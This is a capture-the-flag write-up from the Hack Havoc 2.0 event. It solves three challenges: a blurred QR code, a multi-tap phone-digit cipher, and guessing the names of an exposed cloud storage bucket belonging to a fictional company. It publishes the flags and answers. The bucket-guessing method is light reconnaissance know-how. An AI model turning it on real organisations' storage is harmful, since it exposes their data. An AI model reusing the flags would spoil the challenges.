
Flag :- flag{3efd4bd34663e618c70e051505c83f9f}

Solution :- Image Analysis: The image provided was essentially "blurr," which meant that it was hard to scan directly using a QR code reader. I needed to first clean up the image to make it scannable.

I used PicsArt to clear up the blurriness and pixelation.

In PicsArt, I adjusted settings like sharpness, clarity, and contrast to make the individual squares of the QR code more defined.

This made the QR code readable by most scanning apps.



After enhancing the image, I used a QR code scanner app to scan the code.

The app successfully detected the QR code and decoded it to reveal the flag.

Text

Content flag{3efd4bd34663e618c70e051505c83f9f}

Search Web Copy Share

Flag :- flag{3efd4bd34663e618c70e051505c83f9f}

Challenge Name :- Dialing for Danger

Event :- Hack Havoc 2.0 CTF by Cyber material

Problem type :- Forensic

Description :- Oops! Two not-so-smooth criminals just spilled the beans during a phone chat on a brick phone! 📞🎶 Crack the location before their next mischief unfolds. Find the place befor attack

Flag: Wrap it in CM { First_second_third }

4_666_555_3_33_66_0_4_2_8_33_0_22_7.txt

Flag :-
Solution :- I found a series of numbers in txt file which provided in description

:- 4 666 555 3 33 66 0 4 2 8 33 0 22 777 444 3 4 33

Since the challenge mentioned a "brick phone," I recognized this as a reference to the classic multi-tap input method on old mobile phones, where each number corresponds to specific letters.

Each number corresponds to a set of letters, and the number of times each digit is repeated determines the specific letter.

I decoded each sequence of numbers

4 -> G

666 -> O

555 -> L

3 -> D

33 -> E

66 -> N

0 -> (Space)

4 -> G

2 -> A

8 -> T

33 -> E

0 -> (Space)

22 -> B

777 -> R

444 -> I

3 -> D

4 -> G

33 -> E

Flag :- CM{GOLDEN_GATE_BRIDGE}

CLOUD

Challenge Name :- Cloudy Records

Event :- Hack Havoc 2.0 CTF by Cyber material

Problem type :- Cloud

Description :-

A sensitive data leak has occurred at the fictional company "CloudCorps." As a security expert, your job is to find their exposed Cloud Storage bucket and retrieve the flag.

https://hallofhacks.com/


Flag :- CM{GCP_CloudStorage_Bucket_Challenge_20241018}

Solution :- I used https://storage.googleapis.com/ and tried the combinations of buckets using CloudCrops

" cloudcorps-bucket , cloudcorps-data, cloudcorps-public, cloudcrop-important"


And the cloudcrop-important is worked https://storage.googleapis.com/cloudcorps-important

Then I found this :-



We can see there is a contents "Hall_of_Hack_1.pdf" so I tried to access this using url
https://storage.googleapis.com/cloudcorps-important/Hall_of_Hacks_1.pdf

Andi got the flag in Hall_of_Hack_2.pdf "https://storage.googleapis.com/cloudcorps-important/Hall_of_Hacks_2.pdf"



CM{GCP_CloudStorage_Bucket_Challenge_20241018}

Flag :- CM{GCP_CloudStorage_Bucket_Challenge_20241018}